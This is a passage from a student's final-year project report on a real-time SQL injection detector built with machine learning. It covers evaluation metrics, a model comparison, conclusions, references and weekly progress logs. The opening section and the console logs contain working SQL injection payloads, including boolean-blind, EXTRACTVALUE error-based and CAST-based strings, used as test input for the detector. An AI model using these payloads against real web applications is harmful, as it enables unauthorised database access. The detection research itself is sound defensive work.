id=1"(,('.,().&Submit=Submit
id=1'gtILpU<'">OjNnUb&Submit=Submit
id=1) AND 4414=5984 AND (5636=5636&Submit=Submit
id=1) AND 4838=4838 AND (4264=4264&Submit=Submit
id=1 AND 2058=7053&Submit=Submit
id=1 AND 4838=4838&Submit=Submit
id=1 AND 9110=1229-- MNMD&Submit=Submit
id=1 AND 4838=4838-- PILd&Submit=Submit
id=1') AND 2800=2838 AND ('EyEW'='EyEW&Submit=Submit
id=1') AND 4838=4838 AND ('CMWb'='CMWb&Submit=Submit
id=1' AND 8456=8475 AND 'tnbZ'='tnbZ&Submit=Submit
id=1' AND 4838=4838 AND 'tGiU'='tGiU&Submit=Submit
id=(SELECT (CASE WHEN (5267=2700) THEN 1 ELSE (SELECT 2700 UNION SELECT 5875) END))&Submit=Submit
id=(SELECT (CASE WHEN (5624=5624) THEN 1 ELSE (SELECT 1911 UNION SELECT 9436) END))&Submit=Submit
id=1) AND EXTRACTVALUE(2026,CONCAT(0x5c,0x717a766271,(SELECT (ELT(2026=2026,1))),0x716a717071)) AND (8249=8249&Submit=Submit
id=1 AND EXTRACTVALUE(2026,CONCAT(0x5c,0x717a766271,(SELECT (ELT(2026=2026,1))),0x716a717071))&Submit=Submit
id=1 AND EXTRACTVALUE(2026,CONCAT(0x5c,0x717a766271,(SELECT (ELT(2026=2026,1))),0x716a717071))-- NUkb&Submit=Submit
id=1') AND EXTRACTVALUE(2026,CONCAT(0x5c,0x717a766271,(SELECT (ELT(2026=2026,1))),0x716a717071)) AND ('cpPI'='cpPI&Submit=Submit
id=1' AND EXTRACTVALUE(2026,CONCAT(0x5c,0x717a766271,(SELECT (ELT(2026=2026,1))),0x716a717071)) AND 'iMwV'='iMwV&Submit=Submit
id=1) AND 7787=CAST((CHR(113)||CHR(122)||CHR(118)||CHR(98)||CHR(113))||(SELECT (CASE WHEN (7787=7787) THEN 1 ELSE 0 END))::
id=1 AND 7787=CAST((CHR(113)||CHR(122)||CHR(118)||CHR(98)||CHR(113))||(SELECT (CASE WHEN (7787=7787) THEN 1 ELSE 0 END))::tex
id=1 AND 7787=CAST((CHR(113)||CHR(122)||CHR(118)||CHR(98)||CHR(113))||(SELECT (CASE WHEN (7787=7787) THEN 1 ELSE 0 END))::tex
id=1') AND 7787=CAST((CHR(113)||CHR(122)||CHR(118)||CHR(98)||CHR(113))||(SELECT (CASE WHEN (7787=7787) THEN 1 ELSE 0 END)):
id=1' AND 7787=CAST((CHR(113)||CHR(122)||CHR(118)||CHR(98)||CHR(113))||(SELECT (CASE WHEN (7787=7787) THEN 1 ELSE 0 END))::
```

Figure 6.16: The payloads stored in the log.txt

Figure 6.17 shows the prediction results output on the console.



```
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 18ms/step
Line 24585 Payload: id=1 AND 9110=1229-- MNMD&Submit=Submit | Prediction Result: 0
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 20ms/step
Line 24586 Payload: id=1 AND 4838=4838-- PILd&Submit=Submit | Prediction Result: 0
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 19ms/step
Line 24587 Payload: id=1') AND 2800=2838 AND ('EyEW'='EyEW&Submit=Submit | Prediction Result: 0
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 18ms/step
Line 24588 Payload: id=1') AND 4838=4838 AND ('CMWb'='CMWb&Submit=Submit | Prediction Result: 0
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 18ms/step
Line 24589 Payload: id=1' AND 8456=8475 AND 'tnbZ'='tnbZ&Submit=Submit | Prediction Result: 0
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 20ms/step
Line 24590 Payload: id=1' AND 4838=4838 AND 'tGiU'='tGiU&Submit=Submit | Prediction Result: 0
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 20ms/step
Line 24591 Payload: id=(SELECT (CASE WHEN (5267=2700) THEN 1 ELSE (SELECT 2700 UNION SELECT 5875) END))&Submit=Submit | Prediction Result: 1
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 17ms/step
Line 24592 Payload: id=(SELECT (CASE WHEN (5624=5624) THEN 1 ELSE (SELECT 1911 UNION SELECT 9436) END))&Submit=Submit | Prediction Result: 1
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 21ms/step
Line 24593 Payload: id=1) AND EXTRACTVALUE(2026,CONCAT(0x5c,0x717a766271,(SELECT (ELT(2026=2026,1))),0x716a717071)) AND (8249=8249&Submit=Submit | Prediction Result: 1
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 28ms/step
Line 24594 Payload: id=1 AND EXTRACTVALUE(2026,CONCAT(0x5c,0x717a766271,(SELECT (ELT(2026=2026,1))),0x716a717071))&Submit=Submit | Prediction Result: 1
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 25ms/step
Line 24595 Payload: id=1 AND EXTRACTVALUE(2026,CONCAT(0x5c,0x717a766271,(SELECT (ELT(2026=2026,1))),0x716a717071))-- NUkb&Submit=Submit | Prediction Result: 1
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 19ms/step
Line 24596 Payload: id=1') AND EXTRACTVALUE(2026,CONCAT(0x5c,0x717a766271,(SELECT (ELT(2026=2026,1))),0x716a717071)) AND ('cpPI'='cpPI&Submit=Submit | Prediction Result: 1
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 21ms/step
```

Figure 6.17: Prediction results output on the console

From the testing with 502 payloads, it contains:

- 20 False Negative
- 252 True Negative
- 1 False Positive
- 229 True Positive

Table 6.1: Metrics obtained from the SQLI detection system

Metrics	Testing Results
Accuracy	95.82%
Recall	92.97%
Precision	99.57%
F1-score	96.16%

6.2.3 Results obtained from machine learning models

The metrics for the different machine learning models were evaluated using accuracy_score(), precision_score(), recall_score(), and f1_score(). Table 6.2 shows the metrics obtained from the trained machine learning models.

Table 6.2: Metrics obtained from the trained machine learning models.

Model	Accuracy	Precision	Recall	F1
Logistic Regression	94.76%	95.31%	94.76%	94.85%
Naïve Bayes	81.69%	86.36%	81.69%	81.25%
SVM	74.57%	93.31%	74.57%	79.93%
Random Forest	93.11%	93.14%	93.11%	93.12%
CNN	96.73%	92.16%	98.26%	95.11%


From Table 4.1, Logistic Regression demonstrates robust performance across all evaluation metrics. The model has a notable level of precision, as it accurately identifies SQLI attacks with a success rate of 95.31%. The recall rate is also significantly high, suggesting that it successfully detects 94.76% of actual SQLI attacks. The F1-score, a metric that strikes a balance between precision and recall, demonstrates a commendable performance of 94.85%. Besides that, the performance of Naïve Bayes is commendable, although not as remarkable compared to the performance of Logistic Regression. The observed precision and recall metrics indicate a well-balanced approach. The F1-score demonstrates a satisfactory performance level, reaching 81.25%. Moreover, the SVM algorithm shows a notable precision score, indicating its efficacy in accurately predicting SQLI attacks. Nevertheless, the recall rate exhibits a decrease, indicating a potential failure to detect certain actual attacks. The F1-score demonstrates a satisfactory performance level of 79.93%. The Random Forest algorithm indicates robust and balanced performance across all evaluation metrics, with an F1-score of 93.12%. It efficiently combines both high precision and recall. The random forest algorithm is also the second-best-performing algorithm for detecting SQLI attacks. CNN demonstrates superior performance in terms of accuracy and recall compared to all other models. The detection system shows a high recall rate of 98.26% and an accuracy of 96.73% in efficiently identifying SQLI attacks. Additionally, it maintains a commendable level of precision and achieves a high F1-score of 95.11%. In conclusion, the CNN model exhibits superior performance in terms of accuracy, recall, and F1-score, rendering it an exceptionally promising option for the detection of SQLI. Logistic regression and random forest have commendable performance. In contrast, Naïve Bayes and support vector machines (SVM) offer lesser performance. Therefore, the CNN and Logistic Regression model will be chosen to integrate into the web application.

6.3 Project Challenges

The main challenge faced in this project is the production of novel datasets. The initial objective of the research was to generate a novel dataset through the execution of an SQLI attack using SQLMap. Nevertheless, SQLMap does not provide any capabilities to generate a log or record of the queries employed while exploiting the web application. Therefore, the approach has been revised to incorporate sourcing datasets from open-source websites and combining them to create a novel dataset. However, gathering and annotating datasets containing many benign and malicious queries can be tedious and may not always encompass all kinds of SQLI attacks observed in real-world scenarios.

Furthermore, the task of attaining a subtle equilibrium between precision and efficiency is an additional noteworthy obstacle. Machine learning models must effectively identify SQLI attacks while minimising the occurrence of false positives. Achieving this equilibrium requires careful feature engineering, selection of the appropriate model, and fine-tuning of hyperparameters. Therefore, a significant amount of time and effort was devoted to refining the models in order to achieve the best possible balance between accuracy and efficacy.

Moreover, attackers could also employ various encoding techniques to obfuscate malicious payloads to pass through the SQLI detection system. For example, base64 encoding could be employed to encode the SQLI payloads into a format that appears as random alphanumeric characters. Hence, the common encoding method used by attackers should be acknowledged, and the specific decoding method should be incorporated into the system. Figure 6.18 shows the decoding method added to the system to address the encoding technique issue.



```
# Decode URL-encoded HTTP chat data
decoded_chat = urllib.parse.unquote(http_chat)

# Decode base64-encoded HTTP chat data
decoded_chat_base64 = base64.b64decode(http_chat)

# Decode hex-encoded HTTP chat data
try:
    decoded_chat_hex = bytes.fromhex(http_chat)
except binascii.Error:
    decoded_chat_hex = None
```

Figure 6.18: decoding method added to the system

6.4 Objective Evaluation


The project objectives were meticulously achieved through a systematic approach that encompassed several key components. The initial phase focused on selecting and training suitable machine learning algorithms tailored for SQLI attack detection. Extensive datasets comprising both benign and malicious SQL queries were meticulously curated and preprocessed to ensure data integrity and quality. The best model was chosen through rigorous evaluation and experimentation with Logistic Regression, Naïve Bayes Classifier, SVM, Random Forest, and CNN. CNN was chosen as the model to incorporate into the SQLI detection system.

Besides that, the objective to improve the accuracy of the previous SQLI detection machine learning model by at least 2% was also met by enhancing the quality of datasets by collecting various and comprehensive datasets representing real-world instances of SLQI attack and non-legitimate queries. By preprocessing and merging two datasets containing different SQLI attack queries, several machine learning models are able to achieve the desired improvement in accuracy. Table 6.3 compares the previous SQLI detection machine learning model and our model accuracy.

Table 6.3: Comparison with the previous SQLI detection machine learning model

Model	**Previous Accuracy**	**Current Accuracy**
Logistic Regression	92.61%	94.76%
Naïve Bayes	90.23%	81.69%
SVM	79.76%	74.57%
Random Forest	84.40%	93.11%
CNN	97.26%	96.73%

Moreover, the main objective of integrating real-time detection capabilities into the SQLI detection system has been successfully achieved by using the PyShark library to perform live capture of the web application interface while transmitting HTTP traffic. The system continuously monitors incoming SQL query data packets and preprocesses them to detect abnormal behaviour or patterns that are indicative of SQLI attacks. The security staff or network administrator could also choose to send the reports to themselves in the event of an SQLI attack. This is important as the network administrators could implement timely preventive measures to mitigate potential data loss or harm. Besides that, the low latency in detecting attacks underscores the system's efficiency and responsiveness in safeguarding the system against SQLI threats. Figure 6.19 shows the low latency in detecting SQLI attacks in the real-time SQLI detection system.



```
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 21ms/step
Line 24332 Payload: id=1&Submit=Submit | Prediction Result: 0
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 19ms/step
Line 24333 Payload: id=1&Submit=Submit | Prediction Result: 0
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 20ms/step
Line 24334 Payload: id=1&Submit=Submit | Prediction Result: 0
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 19ms/step
Line 24335 Payload: id=1&Submit=Submit | Prediction Result: 0
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 18ms/step
Line 24336 Payload: id=1&Submit=Submit | Prediction Result: 0
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 19ms/step
Line 24337 Payload: id=1&Submit=Submit | Prediction Result: 0
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 18ms/step
```

Figure 6.19: Low latency in detecting SQLI attacks in the real-time SQLI detection system

6.5 Concluding Remark

Thorough testing methods were carried out to evaluate the efficacy and efficiency of the real-time SQLI detection system in order to wrap up system testing and performance metrics. Performance measures, including recall, accuracy, precision, and F1-score, were thoroughly evaluated to determine how reliable and strong the system was in detecting SQLI risks. Following extensive testing protocols, the system performed admirably, with high accuracy rates and few false positives.

Besides that, attack testing was launched against the system to assess the system's resilience against various SQLI attack scenarios. Afterwards, the attack results were examined to assess the system's effectiveness in detecting SQLI attacks in real-time. Through the analysis of the system's reaction to various attack vectors, valuable information was obtained regarding its ability to identify attacks accurately, the frequency of false positive results, and its overall performance when faced with different levels of assault intensity and complexity. The solution exhibited strong capabilities in rapidly identifying and neutralising SQL injection attacks, enhancing the web application's security.

Moreover, the project successfully overcame substantial obstacles in creating novel datasets and achieving a careful equilibrium between accuracy and effectiveness in SQLI detection. Transitioning from SQLMap to open-source websites for dataset acquisition was both time-consuming and necessary. Additionally, diligent feature engineering and model improvement played a vital role in reducing the occurrence of false positives. In addition, by implementing strong decoding techniques, such as addressing base64 encoding, the system's ability to withstand attacks using encoded payloads was enhanced. Despite facing obstacles, the system effectively created a real-time capability to detect SQL injection (SQLI), which will improve cybersecurity for web applications by continuously monitoring and adapting to emerging threats.

Lastly, the project goals were effectively accomplished by employing a thorough strategy, which involved the careful selection and training of machine learning models specifically designed for detecting SQL injections. We meticulously selected and prepared large datasets to verify the quality of the data. As a result, we chose CNN as the model to be integrated into the detection system. Furthermore, the goal of enhancing model accuracy by a minimum of 2% has been achieved, as demonstrated by the comparison of the old and current model performances. The utilisation of PyShark facilitated the seamless incorporation of real-time detection capabilities, allowing for uninterrupted monitoring and prompt reaction to SQLI attacks. This effectively showcased the system's efficacy and ability to respond swiftly.

CHAPTER 7

Conclusion and Recommendation

7.1 Conclusion

In conclusion, this project aims to tackle the major difficulty of mitigating SQLI attacks, which continue to pose a prominent and dynamic risk to the integrity and privacy of web-based applications and databases. Despite numerous attempts to mitigate these vulnerabilities, SQLI attacks persist as a prominent category among the OWASP Top 10 online vulnerabilities. Previous methods for detecting SQLI attacks, such as rule-based systems and tools like the "JDBC Checker" and “µ4SQLi”, have often exhibited limitations in their ability to monitor in real-time. The lack of proper security measures in web applications renders them vulnerable to SQLI attacks, as they frequently depend on manual inspections or regular scans. The dynamic nature of SQLI attacks, which now encompass zero-day attacks, has significantly diminished the efficacy of rule-based solutions in mitigating these innovative security risks.

This project presents a novel approach to address these urgent concerns by utilizing machine learning and real-time detection features. Machine learning algorithms: Logistic Regression, Naïve Bayes, SVM, Random Forest, and CNN are proposed to develop a better model for detecting SQLI. This is because machine learning algorithms can analyze large datasets, identify complex attack patterns, and adapt in real-time to emerging threats without the need for human intervention. This proactive strategy can yield significant efficiency in terms of time and resources while also enhancing the safety of the organization. Besides that, the system also includes a real-time monitoring functionality that is capable of capturing and processing incoming traffic for immediate analysis. This functionality guarantees that administrators can be notified of ongoing SQLI attacks, facilitating immediate responses to minimize potential harm. In contexts involving potential severe repercussions resulting from security breaches, a real-time detection and reporting feature could be of immense value in mitigating harm and optimising resource utilisation. The system could also be implemented on various platforms, such as Windows, Linux, or other IoT platforms, as it could achieve a very low latency in detecting the SQLI attack.

7.2 Recommendation

Several improvements could be made to this real-time SQLI detection system by using machine learning. We could continue to broaden and vary the datasets employed to train the machine learning models. This is because collecting additional real-world examples of SQLI attacks and non-legitimate queries is necessary to enhance the model's ability to detect developing different SQLI attacks. Besides that, the mechanism to capture and decrypt the encrypted HTTPS traffic should also be incorporated as extending the system's functionality to handle HTTPS packets could enhance the system's effectiveness in real-time SQLI attack detection. Hence, integrating HTTPS packet capture and decryption would boost the overall security of the web application and mitigate the losses caused by the attack. Next, we should investigate supplementary decoding methods for effectively handling encoded payloads employed by attackers. This is because it is crucial to keep up with the latest encoding methods and integrate the appropriate decoding processes into the system to enhance the detection capabilities.

REFERENCES

1. Internet Usage Statistics. “The Internet Big Picture World Internet Users and 2023 Population Stats”. Internet World Stats. https://www.internetworldstats.com/stats.htm (accessed Aug. 22, 2023).

2. “Security Vulnerabilities Published In 2022(SQL Injection)” Cvedetails.com. https://www.cvedetails.com/vulnerability-list/year-2022/opsqli-1/sql-injection.html (accessed Aug. 24, 2023).

3. Hasan M, Balbahaith Z, Tarique M. Detection of SQL injection attacks : a machine learning approach. In: 2019 international conference on electrical computing technologies and applications. 2019.

4. W. B. Demilie, F. G. Deriba. “Detection and prevention of SQLI attacks and developing compressive framework using machine learning and hybrid techniques,” in Journal of Big Data, 2022. [Online]. Available: https://doi.org/10.1186/s40537-022-00678-0

5. S. Mishra. “SQL Injection Detection Using Machine learning,” M.S. thesis, San Jose State Univ, 2019. [Online]. Doi: https://doi.org/10.31979/etd.j5dj-ngvb

6. T. Pattewar et al., “Detection of SQL Injection using Machine Learning: A Survey,” in International Research Journal of Engineering and Technology. Nov. 2019. [Online]. Available: https://www.irjet.net/archives/V6/i11/IRJET-V6I1142.pdf

7. S. S. A. Krishanan, et al., “SQL Injection Detection Using Machine Learning,” 2021. [Online]. Available: https://www.revistageintec.net/wp-content/uploads/2022/02/1939.pdf

8. M. A. Azman, M. F. Marhusin, R Sulaiman. “Machine Learning-Based Technique to Detect SQL Injection Attack Attack,” in Journal of Computer Science, 2021. [Online]. Available: https://doi.org/10.3844/jcssp.2021.296.303

9. Fahmida. Y. R. “Sony Woes Continue With SQL Injection Attacks.” Eweek.com. https://www.eweek.com/blogs/security-watch/sony-woes-continue-with-sql-injection-attacks/ (accessed Aug. 25, 2023).

10. S. Reetz and SOC Analyst. “SQL Injection.” https://www.cisecurity.org/wp-content/uploads/2017/05/SQL-Injection-White-Paper.pdf

11. “2022 CWE Top 25 Most Dangerous Software Weaknesse” mitre.org. https://cwe.mitre.org/top25/archive/2019/2019_cwe_top25.html (accessed Aug. 27, 2023).

12. Singh G, Kant D, Gangwar U, Singh AP. SQL injection detection and correction using machine. |In: Emerging ICT bridging future—proceedings of the 49th annual convntion of Computer Society of India, vol. 1. 2015. p. 435–442. https://doi.org/10.1007/978-3-319-13728-5

13. Hasan M, Balbahaith Z, Tarique M. Detection of SQL injection attacks: a machine learning approach. In: 2019 international conference on electrical computing technologies and applications. 2019.

12. P. Wagenseil. “How the latest SQL injection attacks threaten web application firewalls.” Scmagazine.com. https://www.scmagazine.com/resource/data-security/how-the-latest-sql-injection-attacks-threaten-web-application-firewalls (accessed Aug. 27, 2023).

13. T. Pattewar et al., “Detection of SQL Injection using Machine Learning: A Survey,” in International Research Journal of Engineering and Technology. Nov. 2019. [Online]. Available: https://www.irjet.net/archives/V6/i11/IRJET-V6I1142.pdf

14. C. Gould, Zhendong Su and P. Devanbu, “JDBC checker: a static analysis tool for SQL/JDBC applications” Proceedings. 26th International Conference on Software Engineering, Edinburgh, UK, 2004, pp. 697-698, doi: 10.1109/ICSE.2004.1317494.

15. C. Gould, Z. Su and P. Devanbu, “Static checking of dynamically generated queries in database applications” in Proceedings of 26th International Conference on Software Engineering, Edinburgh, UK, 2004, pp. 645-654, doi: 10.1109/ICSE.2004.1317486.

16. J. Hopcroft and J. Ullman. Introduction to Automata Theory, Language, and Computation. Addison–Wesley, Reading, MA, 1979

17. D. Melski and T. Reps. “Interconvertibility of set constraints and context-free language reachability,” in Proceedings of the 1997 ACM Symposium on Partial Evaluation and Semantics-Based Program Manipulation, PEPM’97, pages 74–89, 1997

18. T. Reps, S. Horwitz, and M. Sagiv. “Precise interprocedural dataflow analysis via graph reachability,” in Proceedings of the 22nd Annual ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, pages 49–61, 1995.

19. D. Appelt, C. D. Nguyen, L. C. Briand, and N. Alshahwan. (2014). “Automated Testing for SQL Injection Vulnerabilities: An Input Mutation Approach.” 2014 Int. Symp. Softw. Test. Anal. ISSTA 2014 - Proc., May, 259-269, Doi: 10.1145/2610384.2610403
20. N. Antunes, N. Laranjeiro, M. Vieira, and H. Madeira. “Effective detection of SQL/Xpath injection vulnerabilities in web services,” in Proceedings of the 6th IEEE International Conference on Services Computing (SCC ’09), pages 260–267, 2009.
21. M. Ravi, A. Sewa, S. T.G. and S. S. S. Sanagapati,“FPGA as a Hardware Accelerator for Computation Intensive Maximum Likelihood Expectation Maximization Medical Image Reconstruction Algorithm” in IEEE Access, vol. 7, pp. 111727-111735, 2019, doi: 10.1109/ACCESS.2019.2932647.

22. W. G. J. Halfond and A. Orso,“AMNESIA: analysis and monitoring for NEutralizing SQL-injection attacks” in Proceedings of the 20th IEEE/ACM international Conference on Automated software engineering, pp. 174-183. ACM, 2005, doi: https://doi.org/10.1145/1101908.1101935

23. D. A. Kindy and A. -S. K. Pathan,“A survey on SQL injection: Vulnerabilities, attacks, and prevention techniques” 2011 IEEE 15th International Symposium on Consumer Electronics (ISCE), Singapore, 2011, pp. 468-471, doi: 10.1109/ISCE.2011.5973873.

24. D. Tripathy, R. Gohil and T. Halabi,“Detecting SQL Injection Attacks in Cloud SaaS using Machine Learning” 2020 IEEE 6th Intl Conference on Big Data Security on Cloud (BigDataSecurity), IEEE Intl Conference on High Performance and Smart Computing, (HPSC) and IEEE Intl Conference on Intelligent Data and Security (IDS), Baltimore, MD, USA, 2020, pp. 145-150, doi: 10.1109/BigDataSecurity-HPSC-IDS49724.2020.00035.

25. A. Makiou, Y. Begriche and A. Serhrouchni,“Hybrid approach to detect SQLi attacks and evasion techniques” 10th IEEE International Conference on Collaborative Computing: Networking, Applications and Worksharing, Miami, FL, USA, 2014, pp. 452-456, doi: 10.4108/icst.collaboratecom.2014.257568.

26. A. Luo, W. Huang and W. Fan, "A CNN-based Approach to the Detection of SQL Injection Attacks," 2019 IEEE/ACIS 18th International Conference on Computer and Information Science (ICIS), Beijing, China, 2019, pp. 320-324, doi: 10.1109/ICIS46139.2019.8940196.

27. Awezel, (Mar. 8, 2023). “Zeek”, https://github.com/zeek/zeek/

28. Falor, A., Hirani, M., Vedant, H., Mehta, P., & Krishnan, D. (2022). A Deep Learning Approach for Detection of SQL Injection Attacks Using Convolutional Neural Networks. In Lecture Notes on Data Engineering and Communications Technologies (Vol. 91, pp. 293–304). Springer Science and Business Media Deutschland GmbH. https://doi.org/10.1007/978-981-16-6285-0_24

29. A. Phillips, “How to Decrypt SSL with Wireshark - HTTPS Decryption Guide,” Comparitech, Dec. 27, 2018. Available: https://www.comparitech.com/net-admin/decrypt-ssl-with-wireshark/. (accessed: Sep. 1, 2023)

30. J. Misquitta and S. Asha, "SQL Injection Detection using Machine Learning and Convolutional Neural Networks," 2023 5th International Conference on Smart Systems and Inventive Technology (ICSSIT), Tirunelveli, India, 2023, pp. 1262-1266, doi: 10.1109/ICSSIT55814.2023.10061019.

31. Rish, I. (2001, August). An empirical study of the naive Bayes classifier. In IJCAI 2001 workshop on empirical methods in artificial intelligence (Vol. 3, No. 22, pp. 41-46).

32. Patel, H. H., Prajapati, P. (2018). Study and analysis of decision tree based classification algorithms. International Journal of Computer Sciences and Engineering, 6(10), 74-78.

33. Ross, Kevin, "SQL Injection Detection Using Machine Learning Techniques and Multiple Data Sources" (2018). Master's Projects. 650. DOI: https://doi.org/10.31979/etd.zknb-4z36

34. Datiphy Data Sheet, Dec. 2016, Datiphy Inc., San Jose, CA, The Snort Project, August 28, 2015, http://datiphy.com/resources/data-sheet/

35. A. Gupta. “Feature Selection Techniques in Machine Learning”. Analyticsvidhya.com. https://www.analyticsvidhya.com/blog/2020/10/featureselection-techniques-in-machine-learning (accessed Sept. 2, 2023)

36. J. Browniee. “A Gentle Introduction to Model Selection for Machine Learning”. Machinelearningmastery.com. https://machinelearningmastery.com/a-gentleintroduction-to-model-selection-for-machine-learning/ (accessed Sept 2, 2023)

37. Syed Saqlain Hussain Shah, “sql injection dataset,” Kaggle. Available: https://www.kaggle.com/datasets/syedsaqlainhussain/sql-injection-dataset. (accessed Sep. 2, 2023)

38. P. Jain, “Medium,” Medium, May 24, 2021. Available: https://towardsdatascience.com/basics-of-countvectorizer-e26677900f9c. (accessed Sep. 3, 2023)

39. IBM, “What is Logistic regression?,” www.ibm.com, 2022. Available: https://www.ibm.com/topics/logistic-regression. (accessed: Sep. 3, 2023)

40. V. Kanade, “What Is Logistic Regression? Equation, Assumptions, Types, and Best Practices,” Spiceworks, 2022. Available: https://www.spiceworks.com/tech/artificial-intelligence/articles/what-is-logistic-regression/. (accessed: Sep. 3, 2023)

41. J. Brownlee, “How to Develop a Naive Bayes Classifier from Scratch in Python,” Machine Learning Mastery, Oct. 06, 2019. Available: https://machinelearningmastery.com/classification-as-conditional-probability-and-the-naive-bayes-algorithm/. (accessed: Sep. 4, 2023)

42. IBM, “What is Random Forest? | IBM,” *www.ibm.com*, 2023. Available: https://www.ibm.com/topics/random-forest. (accessed: Sep. 5, 2023)

43. VulnHub, “Damn Vulnerable Web Application (DVWA): 1.0.7,”, Oct. 02, 2011. Available: https://www.vulnhub.com/entry/damn-vulnerable-web-application-dvwa-107,43/. (accessed: Sep. 5, 2023)

FINAL YEAR PROJECT WEEKLY REPORT

(Project II)

Trimester, Year: Y3T1	**Study week no.: 3**
Student Name & ID: Tung Tean Thong (2001238)	
Supervisor: Dr Gan Ming Lee	
Project Title: Detection of SQL Injection Attack using Machine Learning	

1. WORK DONE Research on the method of capturing the live packet
2. WORK TO BE DONE Research on the method to save the vectorizer and model file Research on the method of retrieving the packet information
3. PROBLEMS ENCOUNTERED There is too little documentation for PyShark, Scapy, and dpkt
4. SELF EVALUATION OF THE PROGRESS Good

GML

Supervisor's signature

[illegible]

Student's signature

FINAL YEAR PROJECT WEEKLY REPORT

(Project II)

Trimester, Year: Y3T1	**Study week no.: 5**
Student Name & ID: Tung Tean Thong (2001238)	
Supervisor: Dr Gan Ming Lee	
Project Title: Detection of SQL Injection Attack using Machine Learning	

1. WORK DONE Research on the method to save the vectorizer and model file Research on the method of retrieving the packet information
2. WORK TO BE DONE Code the packet analyzer by analyzing the previously captured pcapng file
3. PROBLEMS ENCOUNTERED Unable to store the model file in the pickle format. There is too little documentation for PyShark, Scapy, and dpkt to retrieve the packet information.
4. SELF EVALUATION OF THE PROGRESS Good

GML

Supervisor's signature

[illegible]

Student's signature

FINAL YEAR PROJECT WEEKLY REPORT

(Project II)

Trimester, Year: Y3T1	**Study week no.: 7**
Student Name & ID: Tung Tean Thong (2001238)	
Supervisor: Dr Gan Ming Lee	
Project Title: Detection of SQL Injection Attack using Machine Learning	

1. WORK DONE Code the packet analyzer by analyzing the previously captured pcapng file
2. WORK TO BE DONE Convert the packet analyzer to capture the live packet from the web application
3. PROBLEMS ENCOUNTERED Able to retrieve the packet information but its encoded and contains unnecessary value
4. SELF EVALUATION OF THE PROGRESS Good

GML

Supervisor's signature

[illegible]

Student's signature

FINAL YEAR PROJECT WEEKLY REPORT

(Project II)

Trimester, Year: Y3T1	**Study week no.: 9**
Student Name & ID: Tung Tean Thong (2001238)	
Supervisor: Dr Gan Ming Lee	
Project Title: Detection of SQL Injection Attack using Machine Learning	

1. WORK DONE Convert the packet analyzer to capture the live packet from the web application and write it to a log file.
2. WORK TO BE DONE Code an attack detection system to detect SQLI attacks from the payload of the live packet
3. PROBLEMS ENCOUNTERED Unable to live update the log file
4. SELF EVALUATION OF THE PROGRESS Good

GML

Supervisor's signature

[illegible]

Student's signature

FINAL YEAR PROJECT WEEKLY REPORT

(Project II)

Trimester, Year: Y3T1	**Study week no.: 11**
Student Name & ID: Tung Tean Thong (2001238)	
Supervisor: Dr Gan Ming Lee	
Project Title: Detection of SQL Injection Attack using Machine Learning	

1. WORK DONE Code an attack detection system to detect SQLI attacks from the payload retrieved from log file
2. WORK TO BE DONE Add GUI into the attack detection system Add check benign function Add check potential attacks function Add send attack report function
3. PROBLEMS ENCOUNTERED Version incompatibility issue of Jupyter Notebook and PyCharm
4. SELF EVALUATION OF THE PROGRESS Good

GML

Supervisor's signature

[illegible]

Student's signature

FINAL YEAR PROJECT WEEKLY REPORT
(Project II)

Trimester, Year: Y3T1	**Study week no.: 13**
